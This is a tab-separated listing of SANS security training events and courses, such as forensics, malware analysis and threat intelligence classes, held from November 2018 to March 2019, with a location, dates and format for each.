SANS San Francisco Fall 2018	San Francisco, CA	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS Austin 2018	Austin, TX	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS Khobar 2018	Khobar, Kingdom Of Saudi Arabia	Dec 01, 2018 - Dec 06, 2018	Live Event
SANS Nashville 2018	Nashville, TN	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Frankfurt 2018	Frankfurt, Germany	Dec 10, 2018 - Dec 15, 2018	Live Event
SANS Cyber Defense Initiative 2018	Washington, DC	Dec 11, 2018 - Dec 18, 2018	Live Event
Cyber Defense Initiative 2018 - FOR585: Advanced Smartphone Forensics	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR500: Windows Forensic Analysis	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Cyber Defense Initiative 2018 - FOR572: Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response	Washington, DC	Dec 13, 2018 - Dec 18, 2018	vLive
Mentor Session - FOR500	Phoenix, AZ	Jan 11, 2019 - Feb 15, 2019	Mentor
SANS Threat Hunting London 2019	London, United Kingdom	Jan 14, 2019 - Jan 19, 2019	Live Event
SANS Amsterdam January 2019	Amsterdam, Netherlands	Jan 14, 2019 - Jan 19, 2019	Live Event
Mentor Session - FOR508	Copenhagen, Denmark	Jan 16, 2019 - Mar 09, 2019	Mentor
SANS vLive - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	FOR610 - 201901,	Jan 21, 2019 - Feb 27, 2019	vLive
SANS Miami 2019	Miami, FL	Jan 21, 2019 - Jan 26, 2019	Live Event
Cyber Threat Intelligence Summit & Training 2019	Arlington, VA	Jan 21, 2019 - Jan 28, 2019	Live Event
Mentor Session - FOR585	Tampa, FL	Jan 24, 2019 - Mar 07, 2019	Mentor
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
Security East 2019 - FOR585: Advanced Smartphone Forensics	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
SANS vLive - FOR578: Cyber Threat Intelligence	FOR578 - 201902,	Feb 11, 2019 - Mar 20, 2019	vLive
SANS Anaheim 2019	Anaheim, CA	Feb 11, 2019 - Feb 16, 2019	Live Event
Community SANS Madrid FOR610 (in Spanish)	Madrid, Spain	Feb 11, 2019 - Feb 16, 2019	Community SANS
SANS Northern VA Spring- Tysons 2019	Vienna, VA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS New York Metro Winter 2019	Jersey City, NJ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Secure Japan 2019	Tokyo, Japan	Feb 18, 2019 - Mar 02, 2019	Live Event